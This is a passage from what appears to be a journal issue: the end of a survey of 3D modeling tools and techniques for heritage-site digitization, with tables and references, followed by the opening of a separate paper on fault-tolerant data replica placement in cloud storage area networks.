


Figure 1: Sketchup Pro Output. (a) 2D image (b) 3D model of same 2D image [59].

4.3. PhotoModeler

This software helps to create 3D models from images which are taken from an ordinary camera. It provides the facility of measurement of 3D models and is a cost effective way to provides accurate 3D scanning, surveying, measurements, realistic capturing of data and realistic view of the model. It is used mostly for reconstructing accidents and for trade shows. It provides the texture to the model as it is in the original photograph and the 3D models created can be exported with this texture. It not only exports the data but is capable to import 3D data for matching, compression and control points in the solution and the accepted files have a specific file format as 3D studio, Wavefront OBJ, DXF, 3DS and Raw Text files. This software act as black box and do not provide detailed information for the accuracy of calculated parameters of internal and external orientation of the model and even the resulting output model. Doesn't provide demonstrating of the models with high accuracy.




Figure 2: 3D out form Of PhotoModeler software [61].

4.4. Agisoft PhotoScanner

Agisoft PhotoScanner software performs photogrammetric processing of digital images to create 3D spatial data useful in GIS applications, heritage sites and visual effects. It is also beneficial for indirect measurement of objects having different scales. It is capable of and produce a quality and accurate results in the form of 3D model. Automatic & smart processing of the data is done. Terrestrial and aerial images are processed by this software. It produces Ground Control Points (GCP) during processing and applies SfM-MVS algorithm for processing.

4.5. MeshLab

It is an open source software which process and edit 3D triangular mesh. A set of tools are provided by MeshLab for editing, rendering, healing, cleaning, inspecting, texturing and converting Meshes. Raw data is processed by the features provided by MeshLab to produce 3D digital model. These models can be printed. Can handle large files. The problematic thing with this software is that options for this tool are not user friendly.

4.6. 3D Mesh Model

This technique uses build structure of 3D Model which contains polygons. It is represented by three axes which define the shape of object by height, width and depth. The product of photogrammetric 3d modeling is called as mesh model and is triangulated from original point cloud. It is widely used for visualization purpose as it can be textured and give photorealistic view. It is useful for conserving heritage sites but also used for online virtual tourism to attract tourists [16].

4.7. Structure from Motion (SfM)

SfM is a photogrammetric technique used for creating 3D models and creates ortho-image from a series of overlapping photographs. It is a low cost photogrammetric method useful for reconstructing high resolution topography. SfM is processed to estimate 3D model (structure) from a 2D image/picture. This model can produce 3D models from snap of series of photographs even from the camera of smart phones, UAV or other photogrammetric equipment's [18]. In this technique a set of set of photographs are texturally analyzed for finding key points among these multiple images. These points are used for linking across the photoset and sparse point cloud is the result, from which camera positions can be calculated. Complicated while working with internal parameters.

4.8. Digital Elevation Model(DEM)

DEM is the digital representation of terrain's (also known as topographical relief which involves the vertical and horizontal dimensions of land surface) surface. It can also be called as a elevation of gridded arrays or elevation of earth's surface about a certain level (datum). DEM can be derived from different sources as LiDAR [11], IFSAR, Photogrammetry and other less commonly used sources. DEM's quality is dependent on its horizontal and vertical accuracy. It is measured as an average discrepancy between surveyed positions and sample points of the grid. It is useful in many applications as 3D modeling, Google Earth, Navigation, engineering etc. There are two elevation measures: at regular spaced points and irregular spaced points at earth's surface. DEM cab is described with the help of various acronyms but two of them are DSM and DTM. Dem have limited adaption to topographic structures.

4.9. Point Cloud (PC)

PC is a 3D modeling technique which is a set of data points in 3D coordinate system. By using 3D Scanners point clouds can be created. Large number of points is measured on the objects surface by using the devices. Point cloud means detection and picking of homologous points in different scans. These points can be processed after registration which can be done by using available software's as Z+F Lasercontrol@ [24]. Accurate point clouds could be obtained by considering the distance accuracy and space resolution of the laser scanner. It also involves checking of data points and removal odd bad point clouds. All these point cloud are registered in a single coordinate system for complex visualization model by selecting filtration process which results as a mesh (polygon mesh or triangle mesh) [21]. It may have false positive presence of points. Template matching is also approximate correct as it is containing many views near its view point.

4.10. Terrestrial Laser Scanning (TLS)

TLS is getting more popular now a days because of its features. Terrestrial Laser Scanners are the devices used for contact-free measurement which collects dense point clouds from object. TLS acquire dense set of 3D points. This technique is important for surveying application as it is a surveying instrument which massively captures coordinates of ground points in 3D with high velocity and accuracy. TLS is used to capture high detailed architectural geometric data and can easily collect data from unreachable places in minutes. It has become popular for mobile robot navigation to construct metric scale 3D model [37]. Long processing time is required for creating the surface model and have varying accuracy. Its accuracy depends on the camera calibration points and are easily effected by coarse image acquisition geometry.

4.11. Digital Surface Model (DSM)

DSM represents the first view of the earth's surface sensed by the remote sensing sensor and also to measure the height value of the first surface of Earth in ground. The view provide by this is as vegetation, buildings, houses, factories and the entire feature which comes above the Bare Earth.



Figure 3: Digital Surface Model of Motorway interchange construction site [62].

It is useful in 3D modeling, urban/town/city planning, telecommunication, determining obstacles in runway, management of vegetation etc. It is generally referred by LiDAR data [43] contain details of all land surface. LiDAR DSM reveals details of extensive geomorphology. By mapping aerial photographs LiDAR DSM are recorded. For high resolution large number of points are needed.

4.12. Digital Terrain Model (DTM)

DTM is elevation surface which represents the vertical datum of bare earth. It is a vector data having regular spaced points. It provides topographic model of the bare earth's surface or terrain of the underlying surface of earth. This is usually derived from DSM, by digitally removing the cultural, man-made and vegetation features from DSM. DTM is used in range of GIS and CAD formats. The quality of this technique is measured as the accurate elevation at each pixel and accuracy of the presented morphology. The impact of migration are not included [43].

4.13. Triangulated Irregular Network (TIN)

TIN model represents the surface as a set of non-overlapping and contiguous triangles. Surface is represented by a plane within the triangle. This triangle is made of set of points called as mass points. It has the ability to describe the surface at different level of resolution and is much efficient in storing data. Sometime it requires manual control of the network and visual inspection [43]. It have a very complicated data structure with limited probability for analysis.

4.14. 3D Surface Modeling (3DSM)

3DSM is used to reconstruct 2D Scanning Electron Microscope (SEM) images in 3D model. It is a mathematical representation of solid objects. It can create associative and NURBS surfaces. This technique is used for animation

for games, movies, presentation and other things. It is difficult to construct and calculate mass property of the object as well as more time is required for creation and manipulation.

4.15. Autodesk 3ds Max

Autodesk 3ds Max is a powerful tool used by developers for making games, graphics designs and providing visual effects and is one of the most popular tool. It is useful for 3D modeling, animation and rendering. This tool helps to create any type of model and basic goal is to deal with high complex works.

This tool is written in C++ language and is found in more than 40 different languages. It provides huge tool for 3D modeling and creates life-like 3D models.



Figure 4: Autodesk 3ds Max [60].

Perspective matching, particle animation, vector map support, 2D pan and zoom and also many more features are provided by Autodesk 3ds Max software.

Difficulties tackled while working with this software is that, it is hard to learn and understand. Due to its difficulties it is time consuming but work very well for complex structures. Rendering process is slow but can be overcome by using external add-on's rendering tools.

Table 1: Optical Remote Sensors and Cameras used for Data Acquisition

Sensor	Camera	Scale/ Megapixels	Ref.
Opto Top-HE, opto Top-SE	CCD Leica Digilux1, Sony DSC-W60	4mpx, 6mpx	1
IKONOS	Canon PowerShot A530	1:5000 (cadastral-1:1000, topographic-1:5000)	2
Laser scanner	Camera	4 and 5 mpx	3
Lidar		1:50000	4
Cyrax 2500 laser scanner, Leica TCR 705 Total Station	Nikon D100		5
Optech 1205 ALTM Lidar and CASI	(40 km)	288 spectral bands	6
CASI & Thermal Imaging		1:500, 1:1600	7
ALTM 2033 Lidar		1047nm, NIR	9
Lidar		1:10000, 1:1000, 1:24000	10
Optech ALTM			11
NCALM		2 m resolution, 1-4m Wavelength	12
	Iphone 3G, Nokia N900 phone, 6 DOF monocular Camera	320*240 pixels	14
Leica HDS P20	Canon EOS 600D, Huawei Nexus 6P	Sensor size- 22.3mm, 6.2mm	16

Total station	Sony DSLR A700	4272*2848 pixels	17
HMD		1080*1200	18
	Canon IIXUS175	20 mpx	19
Laser scanner Faro Focus 3D			20
Laser scanner Z+F Imager 5006h	Nikom D500 SLR	8mm Samyang lens	21
FOG, MEMS			22
Lidar			23
Laser scanner Z+F Imager 5010			24
T2 Wild theodolithe & TC 705 Total station	Close-range Photogrammetry		25
IKONOS & Quickbird stereo image			26
IKONOS			27
ILRIS 36D Optech Laser scanner, Leica TCR305 Geodetic station (500mm)	Canon EOS 400D	2MP, 10MP (3888*2592 pixels)	28
FARO Focus 3D Laser scanner	Camera	70Mp	29
TOPCon 3005N (TS), Leica HDS 7000 LS	Canon 60D	18Mp	30
UAV--MD4-1000, Leica HDS 7000, Z+F 5600h	Olympus E-P1, Olympus x2-1, M-Cam camera, Nikon D3X	12Mp, 10Mp, 5Mp	31
	Canon 550D, Nikon D200	200m lens	32
Konica Minolta VI910 Laser scanner			33
	Kodak DCS	13.5Mp	37
IKONOS		1:5000 scale	38
	Kodak CX7300		41
TOP10vector		1:10000 scale	43

5. Related Work

A lot of work is correlated to 3D modeling. By observing Table 2, it is depicted that internationally a lot of work is covered in 3D modeling by adopting different software's and techniques as per the need. Table 3 illustrates that a good amount work is completed nationally (India). The work performed at regionally that is in Marathwada region is elaborated in the Table 4.

6. Challenges

Disputes faced by 3D modeling are large site, complex objects, selecting the appropriate methodology (sensors, h/w & s/w), data processing, proper workflow, correct final result of given technique and accuracy [54]. 3D modeling term is used in terrestrial applications. The mapping is used in aerial domain [55]. Issues of research [56-61];

- New sensors and platforms are frequently coming on the market.
- Integration of sensors and data fusion of sensors (combination of sensors).
- Automated processing – point cloud processing depend on many factors.
- Each instrument has its own file format and specific software's.
- Online and real-time processing.
- Feature extraction- information extraction to be more reliable, precise and effective.
- Improvement of geo-spatial data and content, number of user and demand of data is also more.
- Development of new tools for non-expert users, 3D recording is interdisciplinary task, non-technical users are not understood the software or packages.

As per the literature review of 3D modeling, there are various newly developed sensors, methodologies, techniques, algorithms, H/W and S/W. Photogrammetry is provided accurate 3D reconstructions with different scales and combination of 3D models.

Table 2: Digitization of Heritage Sites performed at International Scale with Software's, and Techniques

Software's	Techniques	Important Site	Ref.
Geo-Magic Studio v.6, IMView, IMMerge, IMEdit, Blender, Arius 3D	LS3D method, VCLab's 3D scanning tools	Italy	1
CAD, Mapinfo	DEM	Safranbolu, Turkey	2
CAD, Polyworks	Façade, CCD	Abbey of Pomposa near Ferrada & Scovegni Chapal in Padova	3
IKAW	DEM	Netherlands	4
ArcGIS, CAD (AutoCAD), VripPack, IBM ViaVoice v.10	VR (Video)	Monte Polizzo in Western Sicily	5
	NDVI	England	6
Automated S/W	DEM	Cherwell Valley in North Oxfordshire	7
	Kriging, Filtering	Netherland	8
Golden, Surfer Surface	Kriging, High-Pass Filter, DTM, DSM	River Trent	9
ArcGIS, IDL package	DEM	Chesapeake Bay in state of Maryland	10
Trimble Navigations GPSurvey v.2.35a, GGeoLab v.3.61, WayPoint Grav NAV v.6.03, ArcGIS 9.1	DEM and Bare-Earth Models	Isle Royale National Park, Michingan	11
Terrasolid's Terrascan, ArcGIS, Matlab	Kriging (DSM-1m, DEM-50cm), SVF	Central Yucatan, Mexico	12
GUI Programming	Plane estimation Algorithm, PTAM, EKF-SLAM		14
zWarper, CAD\ CAM, Maya, 3DStudio Max, Cinema 4D	Voxel based Techniques		15
Bentleys ContextCapture, VisualSfM, AutoCAD, CityGML	Mesh Model	Kathmandu valley, Nepal	16
Orthophotomosaics	3D surface model	Cape Glaros & Metohi, European	17
AgiSoft PhotoScan	SfM, MVS	Mazotos Shipwreck in Cyprus	18
PhotoModeller, AutoCAD, HDR, ArcGIS	RMSE	Bulgaria	19
Agisoft Photoscan, SURE, MicMac, PMVS, Zephir Aerial, Maya, 3D Studio, Rhinoceros	SfM	Italy	20
Cyclone 8.1, GeoMagic Studio	Point cloud	Statue of Leonardo da Vinci in Piazza della Scale milan	21
MMS	3D modeling	Canada	22
WebGL API, OpenGL, EbGL API, JavaScript, OpenLayers3	TIN model	Norway	23
Z+F LaserControl, MeshLAB, CloudCompare	Filtering, Point Cloud	Italy	24
	DTM	United Arab Emirates	25
Cinema 4D (C4D)	DEM, TIN	Tuekta, Germany	27
Iwitness, ShapeCapture, Parser, Innovmetric polywork II and Erdas Imagine 9.2	Point cloud, ICP and Basesight position orientation algorithm	Roussanou Monastery in Meteora, & Dispilio, Greece	28

CHDK, Visual SfM, Agisoft Photoscan, Polyworks, AutoCAD	SfM algorithm	Byzantine walls of Aquileia, Italy	30
Bundler, Meshlab	SIFT & SURF algorithm, SVD method	Mazotos area, Cyprus.	32
Arc3D	web-service	LAquila Museum, Italy	33
ArcGIS, Autodesk 3ds Max, AutoCAD		Yildiz Technical University campus Information System, Istanbul, Turkey	34
Maya, 3DSMax	CAD modeling, ICP Algorithm	Angkor Wat temple, Cambodia	36
3D Studio, Maya, SketchUP	TLS	Italy	37
CAD drawing	Terrestrial Photogrammetric	Safranbolu, Western Black sea Region, Turkey	38
	MMI algorithm, DLT method	Italy	39
CyberCity, ScanLet, 3ds max, sketchUP, Maya	DTM, web-based visualization	Brandenburger Tor, Berlin, Germany	42
	DTM, DSM, TIN	Prins claus plein, Netherlands.	43
TopVRML, Matlab 6.0	DTM	Paterna, Valencia, Spain	44
	RSV, Segmentation, ICP algorithm	Pierre, Beauvais, France	46
CAD	Sketch algorithm	Sagalassos, Turkey	47

Table 3: Digitization of Heritage Sites performed at National Scale with Software's and Techniques

Software's	Techniques	Important Site	Ref.
CuberCityModeler, Sketchup Pro, CityGML, RFM	DEM, RANSAC & Epiplar frame Algorithms	India	26
FARO Scene	Rendering Virtual model	Dept of CS & IT, Dr. BAMU, Aurangabad, India	29
SketchUP, AutoCAD	Different file formats	IITB, Pawai, Mumbai, India	35
Photomodeler 5	RMS	IIT, Roorkee, Uttarakhand, Haridwar district, India	41
CAD, ArcGIS	DEM	Hampi, Karnataka, India	48

Table 4: Digitization of Heritage Sites performed at Regional Scale with Software's and Techniques

Software's	Techniques	Important Site	Ref.
FARO Scene	Rendering Virtual model	Dept of CS & IT, Dr. BAMU, Aurangabad, India	29
SketchUP, AutoCAD	Different file formats	IITB, Pawai, Mumbai, India	35

7. Conclusion

3D modeling and digitization is an important aspect, which provides the facility of preserving historical/important monuments. The advance in tools and techniques bring the technology transfer for digitization. According to the study above, it is observed that there are various tools and techniques available through which 3D model of different objects can be created. These software's are good while working with 3D modeling apart from which each of them provides better results for a specific purpose. CAD works better for factory designs, models of car and other product. Sketchup Pro is used for internal designs and architectures. PhotoModeler can be utilized for reconstructing accidents and trade

shows. Whereas Autodesk 3ds Max is used for complex and large projects. Even many other software's are also available which can be cast off for 3D modeling having their own rewards and shortcomings.

8. References

- [1] Devrim Akca, "3D Modeling of Cultural Heritage Objects with A Structured Light System", *Mediterranean Arhaeology and Archaeometry*, Vol. 12, pp.139-152, 2012.
- [2] Devrim Akca, 2012, "3D Modeling of Cultural Heritage Objects with A Structured Light System", *Mediterranean Arhaeology and Archaeometry*, Vol. 12, pp.139-152.
- [3] Sitki KULUR and Hakan SAHIN, 2008, "3D Cultural Heritage Documentation Using Data From Different Sources", *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS)*, Vol. XXXVII, pp. 353-356.
- [4] Sabry F. El-Hakim, J.-Angelo Beraldin, Michel Picard and Antonio Vettore, 2003, "Effective 3D Modeling Of Heritage Sites", *IEEE*.
- [5] Wilko K. van Zijverden and Walter N.H. Laan, 2003, "Landscape reconstructions and predictive modeling in archaeological research, using a LIDAR based DEM and digital boring databases", In *Archologie and Computer Workshop 7*, Vienna, pp. 1-8.
- [6] P. Allen, S. Feiner, A. Troccoli, H. Benko, E. Ishak and B. Smith, 2004, "Seeing into the Past: Creating a 3D Modeling Pipeline for Archaeological Visualization", *IEEE*.
- [7] IAN BARNES, 2002, "Aerial Remote-sensing Techniques Used in the Management of Archaeological Monuments on the British Army's Salisbury Plain Training Area, Wiltshire, UK" *Archaeological Prospection*, pp. 83–90.
- [8] Robert H. Bewley, 2003, "Aerial Survey for Archaeology", *the Photogrammetric Record*, pp. 273-292.
- [9] Astrid Humme, Roderik Lindenbergh and Chris Sueur, 2006, "Revealing Celtic Fields From LiDAR Data Using Kriging Based Filtering", *ISPRS*.
- [10] Keith Challis, 2005, "Airborne Laser Altimetry in Alluviated Landscapes", *Archaeological Prospection*, pp. 103–127.
- [11] James M. Harmon, Mark P. Leone and Stephen D. Prince, 2006, "LiDAR for Archaeological Landscape Analysis: A Case Study of Two Eighteenth-Century Maryland Plantation Sites", *American Antiquity*, Vol. 71, Issue 4, pp. 649-670.
- [12] Julie M. Gallagher And Richard L. Josephs, 2008, "Using LiDAR to Detect Cultural Resources in a Forested Environment: an Example from Isle Royale National Park, Michigan, USA", *Archaeological Prospection*, pp. 187–206.
- [13] Aline Magnoni, Travis W. Stanton, Nicolas Barth, Juan Carlos Fernandez-Diaz, José Francisco Osorio León, Francisco Perez Ruiz, and Jessica A. Wheeler, 2016, "Detection Thresholds of Archaeological Features in Airborne LiDAR Data from Central Yucatan", *Advances in Archaeological Practice A Journal of the Society for American Archaeology*, pp. 232-248.
- [14] David Lo Buglio and Livio De Luca, 2012, "Representation Of Architectural Artifacts: Definition Of An Approach Combining The Complexity Of The 3d Digital Instance With The Intelligibility Of The Theoretical Model", *Scientific Research and Information Technology (SCIRES-IT)*, Vol 2, Issue 2, pp. 63-76.
- [15] Christian Pirchheim and Gerhard Reitmayr, 2011, "Homography-Based Planar Mapping and Tracking for Mobile Phones".
- [16] Alexander Schrott and Andreas Riedl, 2005, "The Potential of Three-Dimensional Display Technologies for the Visualization of Geo-virtual Environments", *XXII International Cartographic Conference (ICC2005) – A Coruna 2005, Mapping Approaches into a Changing World*.
- [17] H. K. Dhonju, W. Xiao, V. Sarhosis, J. P. Mills, S. Wilkinson, Z. Wang, L. Thapa and U. S. Panday, 2017, "Feasibility Study Of Low-Cost Image-Based Heritage Documentation In Nepal", *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS)*, Vol.XLII-2/W3, pp. 237-242.
- [18] E. Diamanti, E. Spondylis, F. Vlachaki and E. Kolyva, 2017, "Surveying The Underwater Arcaheological Site Of Cape Glaros At Pagasetikos Gulf", *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS)*, Vol.XLII-2/W3, pp. 243-250.
- [19] F. Liarokapis, P. Koufil, P. Agrafiotis, S. Demesticha, J. Chmelik and D. Skarlatos, 2017, "3d Modelling And Mapping For Virtual Exploration Of Underwater Archaeology Assets" *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS)*, Vol.XLII-2/W3, pp. 425-431.
- [20] M.N. Koeva, 2016, "3d Modelling And Interactive Web-Based Visualization Of Cultural Heritage Objects", *The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS)*, Vol. XLI-B5, pp. 297-303.

- [21] E. Costa, C. Balletti, C. Beltrame, F. Guerra, P. Vernier, 2016, "Digital Survey Techniques For The Documentation Of Wooden Shipwrecks", The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XLI-B5, pp. 237-242.
- [22] Battini and G. Landi, 2015, "3d Tracking Based Augmented Reality for Cultural Heritage Data Management", The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XL-5/W4, pp. 375-379.
- [23] Z. Lari and N. El-Sheimy, 2015, "System Considerations And Challenges In 3d Mapping And Modeling Using Low-Cost UAV Systems", The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XL-3/W3, pp. 343-348.
- [24] A. Jarna, A. Bang-Kittilsen, C. Haase, I.H.C. Henderson, F. Hogaas, S. Iversen and A. Seither, 2015, "3-Dimensional Geological Mapping And Modeling Activities At The Geological Survey Of Norway", The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XL-2/W4, pp. 11-16.
- [25] T. Cosso, I. Ferrando and A. Orlando, 2014, "Surveying And Mapping A Cave Using 3d Laser Scanner: The Open Challenge With Free And Open Source Software", The International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XL-5, pp. 181-186.
- [26] Mercedes Farjas, 2014, "Digital Photogrammetry: 3d Representation of Archaeological Sites", pp. 1-11.
- [27] Surendra Pal Singh, Kamal Jain and V. Ravibabu Mandla, 2013, "Virtual 3d City Modeling: Techniques and Applications", International Archives of the Photogrammetry, Remote Sensing and Spatial Information Sciences (ISPRS), Vol. XL-2/W2.
- [28] N. Prechtel, S. Münster, C. Krober, C. Schuber and S. Schietzold, 2013, "Presenting Cultural Heritage Landscapes – From GIS VIA 3d Models To Interactive Presentation Frameworks", ISPRS Annals of the Photogrammetry, Remote Sensing and Spatial Information Sciences, Vol. II-5/W1.
- [29] P. Patias, D. Kaimaris, Ch. Georgiadis, A. Stamnas, D. Antoniadis and D. Papadimitrakis, 2013, "3D Mapping of Cultural Heritage: Special Problems and Best Practices in Extreme Case-Studies", ISPRS Annals of the Photogrammetry, Remote Sensing and Spatial Information Sciences, Vol. II-5/W1.
- [30] Yogesh Rajendra, Rajesh Dhumal and Ramesh Manza, 2013, "Interior Renovation of an Urban Building Using 3D Terrestrial Laser", International Journal of Advanced Research in Computer Science and Software Engineering (IJARCSSE), Vol. 3, Issue 12.
- [31] S. Gonizzi Barsanti, F. Remondino and D. Visintini, 2013, "3D Surveying And Modeling Of Archaeological Sites - Some Critical Issues", ISPRS Annals of the Photogrammetry, Remote Sensing and Spatial Information Sciences, Vol. II-5/W1, pp. 145-150.
- [32] F. Fiorillo, F. Remondino, S. Barba, A. Santoriello, C.B. De Vita and A. Casellato, 2013, "3D Digitization And Mapping Of Heritage Monuments And Comparison With Historical Drawings", ISPRS Annals of the Photogrammetry, Remote Sensing and Spatial Information Sciences, Vol. II-5/W1, pp. 133-138.
- [33] Skarlatos, S. Demestihia and S. Kiparissi, 2012, "An 'Open' Method for 3d Modelling and Mapping in Underwater Archaeological Sites", International Journal of Heritage in the Digital Era, Vol. 1, pp. 1-24.
- [34] Roberto Scopigno, Marco Callieri, Paolo Cignoni, Massimiliano Corsini, Matteo Dellepiane, Federico Ponchio, and Guido Ranzuglia, 2011, "3D Models for Cultural Heritage: Beyond Plain Visualization" IEEE Computer Society, Vol. 44, pp. 48-55.
- [35] Hasan YILDIZ and M. Umit GUMUSAY, 2011, "3d Modeling of the Çukursaray (The Hollow Palace), Istanbul – Turkey and Its Application for Campus Information System", Proceedings of XXIII CIPA Symposium-Prague, Czech Republic.
- [36] Hardik Panchal, Rizwan Khan and Smita Sengupta, 2011, "GIS-based Smart Campus System using 3D Modeling", Proceedings of Geospatial World Forum 2011 Hyderabad India, January.
- [37] Anna Maria Manferdini and Fabio Remondino, 2010, "Reality-Based 3D Modeling, Segmentation and Web-Based Visualization", Springer-Verlag Berlin Heidelberg, pp. 110–124.
- [38] Fabio Remondino and Alessandro Rizzi, 2010, "Reality-Based 3D Documentation of Natural and Cultural Heritage Sites—Techniques, Problems, and Examples", Springer, pp. 85-100.
- [39] Dursun Zafer SEKER, Mehmet ALKAN, Hakan KUTOGLU, Hakan AKCIN and Yegan KAHYA, 2010, "Development of a GIS Based Information and Management System for Cultural Heritage Site; Case Study of Safranbolu", FIG Congress Facing the Challenges – Building the Capacity Sydney Australia, pp. 1-10.
- [40] Pelagotti, A. Del Mastio, F. Ucheddu and F. Remondino, 2009, "Automated Multispectral Texture Mapping Of 3d Models", 17th European Signal Processing Conference (EUSIPCO), pp. 1215-1219.
- [41] Junting Cheng, Xiangli Meng, Can Zhao and Yusheng Shi, 2008, "Several Pivotal Techniques Based on Digital Close Range Photogrammetry", IEEE, pp. 740-744.

- [42] M. Shashi and Kamal Jain, 2007, "Use of Photogrammetry in 3d Modeling and Visualization of Buildings", ARPN (Asian Research Publishing Network) Journal of Engineering and Applied Sciences, Vol. 2, pp. 37-40.
- [43] M. Schulze-Horsel, 2007, "3D Landmarks–Generation, Characteristics and Applications", Cyber City 3D Landmarks 3D.
- [44] Sander Oude Elberink and George Vosselman, 2006, "3D Modelling Of Topographic Objects By Fusing 2D Maps and LiDAR Data", ISPRS.
- [45] Jose Luis Lerma, Antonio Garcia, 2004, "3d City Modelling and Visualization of Historical Centers", International Workshop on Vision Techniques applied to the Rehabilitation of City Centers, Lisbon, Portugal, 25 – 27.
- [46] Blais and Francois, 2004, "Review of 20 Years of Range Sensor Development", Journal of Electronic Imaging, pp. 231-240.
- [47] Peter K. Allen, Ioannis Stamost, A. Troccoli, B. Smith, M. Leordeanut and Y. C. Hsu, 2003, "3D Modeling of Historic Sites Using Range and Image Data", IEEE.
- [48] Luc Van Gool, Marc Pollefeys, Marc Proesmans, and Alexey Zalesny, 2000, "The MURALE project: Image-based 3D modeling for archaeology".
- [49] Dr. M. Prithviraj, Vijay. U. T and Ajay Kumar. G. C, 2012, "Geo-spatial Data Generation and Terrestrial Scanning for 3D Reconstruction", International Journal of Advanced Research in Computer and Communication Engineering, Vol. 1, Issue 9, pp. 601-604.
- [50] Heinz Ruther, Michael Chazan, Ralph Schroeder, Rudy Neeser, Christoph Held, Steven James Walker, Ari Matmon and Liora Kolska Horwitz, 2009, "Laser scanning for conservation and research of African cultural heritage sites: the case study of Wonderwerk Cave, South Africa", Journal of Archaeological Science, Vol. 36, Issue 9, Pages 1847-1856.
- [51] Barbara Zitova and Jan Flusser, 2003, "Image registration methods: A Survey", Image and Vision Computing, pp. 977-1000.
- [52] Dr. Mostafa Madani, 2001, "Importance of Digital Photogrammetry for a complete GIS", 5th Global Spatial Data Infrastructure Conference Cartagena Columbia, pp. 1-10.
- [53] Ildar V. Valiev, 1999, "3D Reconstruction of Architectural Objects from Photos", International Conference Graphicon Moscow Russia.
- [54] G. Toz, and M. Erdogan, 2008, "DEM (Digital Elevation Model) Production And Accuracy Modeling Of DEMS From 1:35.000 Scale Aerial Photographs", ISPRS, Vol. XXXVII Part B1, pp. 775, -780.
- [55] Dr. Steven Verstockt, 2014, "Citizen Guidance in 3D Mapping Of Cultural Heritage Geo-localization of Crowdsourced Images for Collaborative 3D Modeling".
- [56] Peter Albrecht and Bernd Michaelis, 2002, "Stereo Photogrammetry with Improved Spatial Resolution", IEEE.
- [57] Ming Li, Fen Hu, Miao Zhong Xu and Yixuan Zhu, 2008, "Application Research of Constructing Large-scale 3D Building Models Based on ADS40 Images", IEEE, pp. 499-502.
- [58] Primo Zingaretti, Emanuele Frontoni, Gianfranco Forlani and Carla Nardinocchi, 2007, "Automatic Extraction of LiDAR Data Classification Rules", IEEE.
- [59] Suresh K. Lodha Darren M. Fitzpatrick David and P. Helmbold, 2004, "Aerial LiDAR Jose Luis Lerma and Antonio Garcia, "3D Modeling and Visualization of Historical Center", JLLERMA.
- [60] <https://www.youtube.com/watch?v=PromMnjtd0&app=desktop>
- [61] https://i1.creativecow.net/u/1027/maya_2104_dx11_1920_1200.jpg
- [62] <https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTRePIeb4NsjhNAXJoM3WRunZSyDgtcfFSUtiO3IASvs1hXtyEz>
- [63] https://upload.wikimedia.org/wikipedia/commons/thumb/1/13/DSM_construction_site.jpg/800px-DSM_construction_site.jpg

An Efficient and Fault Tolerant Data Replica Placement Technique for Cloud based Storage Area Network

Shabeen Taj G A
Assistant professor, Dept. of CSE
Government Engineering College,
Ramanagar, Karnataka
shab2en@gmail.com

Dr.G Mahadevan
Professor of CSE, AMCEC,
18th km Bannerghatta Road,
Bengaluru, India
g_mahadevan@yahoo.com

Abstract— the growth of internet of things and wireless technology has led to enormous generation of data for various application uses such as healthcare, scientific and data intensive application. Cloud based Storage Area Network (SAN) has been widely in recent time for storing and processing these data. Providing fault tolerant and continuous access to data with minimal latency and cost is challenging. For that efficient fault tolerant mechanism is required. Data replication is an efficient mechanism for providing fault tolerant mechanism that has been considered by exiting methodologies. However, data replica placement is challenging and existing method are not efficient considering application dynamic requirement of cloud based storage area network. Thus, incurring latency, due to which induce higher cost of data transmission. This work present an efficient replica placement and transmission technique using Bipartite Graph based Data Replica Placement (BGDRP) technique that aid in minimizing latency and computing cost. Performance of BGDRP is evaluated using real-time scientific application workflow. The outcome shows BGDRP technique minimize data access latency, computation time and cost over state-of-art technique.

Keywords— Cloud computing, Bipartite graph, Data replica placement, Fault tolerant, ILP, SAN, SDN.

I. INTRODUCTION

In recent years, Big Data applications (such as scientific, data intensive and Video on Demand (VoD) services) becomes the most emerging applications in the field of next generation computing platforms due to the massive enhancement of data creation and storage in real world. According to a 2012 research, the successive increment of data led to carry some terabytes data to numerous petabytes data in a single dataset [1]. The Big Data applications consists various features like huge capacity, large velocity and highly diverse information which needs various processing methods to enable optimization of methods, insight searching and precise decision making [2]. There are various areas in real world applications where massive amount of data generated everyday such as telecommunication, medical, pharmaceutical, internet surfing, business and information technology.

Efficient storage (Data replica placement) and transmission mechanism is required, which is considered to be critical component of such real time computing application. The storage platform can be either centralized or distributed in nature. For achieving scalability, reliability, availability, and durability distributed architecture is adopted by various researcher. The storage a prone to disk failures, as a result data are stored across servers to provide durability and avoid single point failure (Fault tolerant). Scalability minimizes the

data access latency across servers/datacenter and reliability provisions the correctness of the data. Several storage technology have been presented in recent times such as Cassandra [3], Frenet [4] and Bigtable [5] with different features. Therefore when designing storage architecture it is important to identify the most significant features. The real-time application such as Bioinformatics, scientific, and space research application services requires low latency data access and transmission methods.

